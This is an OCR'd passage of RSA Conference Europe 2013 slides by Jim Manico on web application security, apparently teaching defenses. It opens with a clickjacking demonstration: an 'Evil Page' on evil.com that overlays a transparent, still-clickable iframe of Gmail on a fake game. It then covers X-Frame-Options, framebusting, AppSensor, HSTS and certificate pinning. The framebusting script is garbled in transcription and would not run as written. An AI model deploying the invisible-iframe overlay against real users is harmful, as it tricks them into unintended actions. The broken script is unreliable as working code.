
First, make a tempting site


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
<style>iframe {width:300px; height:100px; position:absolute; top:0; left:0; filter:alpha(opacity=00); opacity:0.0;}</style><iframe src="https://mail.google.com">


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
iframe is invisible, but still clickable!


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

X-Frame-Options HTTP response header

- Prevent all framing of this content
- **response.addHeader("X-FRAME-OPTIONS", "DENY");**

- Allow framing of content from this domain only
- **response.addHeader("X-FRAME-OPTIONS", "SAMEORIGIN");**

- Allow framing of content from a specific domain
- response.addHeader("X-FRAME-OPTIONS", "ALLOW-FROM X");

Legacy Browser Framebusting

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
    var antiClickjack document.getElementByID("antiCJ");
    antiClickjack.parentNode.removeChild(antiClickjack);
} else {
    top.location = self.location;
}
</script>
```

App Layer Intrusion Detection

#RSAC

RSA CONFERENCE EUROPE 2013

App Layer Intrusion Detection

- Modification of non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists

- Forced browsing to fake attack entry points (e.g. /admin/secretlogin.jsp) via honeypot URL (e.g. a fake path listed in /robots.txt)

OWASP AppSensor

- https://www.owasp.org/index.php/OWASP_AppSensor_Project
- Four-page briefing, Crosstalk, Journal of Defense Software Engineering
- http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf

Cert Pinning

#RSAC

RSA CONFERENCE EUROPE 2013

SSL/TLS/HTTPS

- Confidentiality, Integrity (in Transit) and Authenticity
  - Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
  - Starting when the login form is rendered until logout is complete
- HTTPS configuration best practices
  - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- HSTS (Strict Transport Security)
  - http://www.youtube.com/watch?v=zEV3HOuM_Vw
  - *Strict-Transport-Security: max-age=3153600*
- Certificate Pinning
  - https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Certificate Pinning

- What is Pinning
  - Pinning is a key continuity scheme
  - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- 2 Types of pinning
  - Carry around a copy of the server's public key
  - Great if you know the server's certificate or public key in advance
- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

SUMMARY Top 10 +1

- Query Parameterization
- Password Storage (PBKDF2, S/BCRYPT, HMAC)
- Multi-Factor Authentication
- Output Encoding
- CSRF Token
- Re-Authentication
- Capabilities Access Control
- Framebusting
- HTTPS/TLS
- App Layer Intrusion Detection
- Certificate Pinning

Thank you!

Jim Manico

WhiteHat Security

@manicode

jim.manico@whitehatsec.com

whitehatsec.com

#RSAC

RSA CONFERENCE EUROPE 2013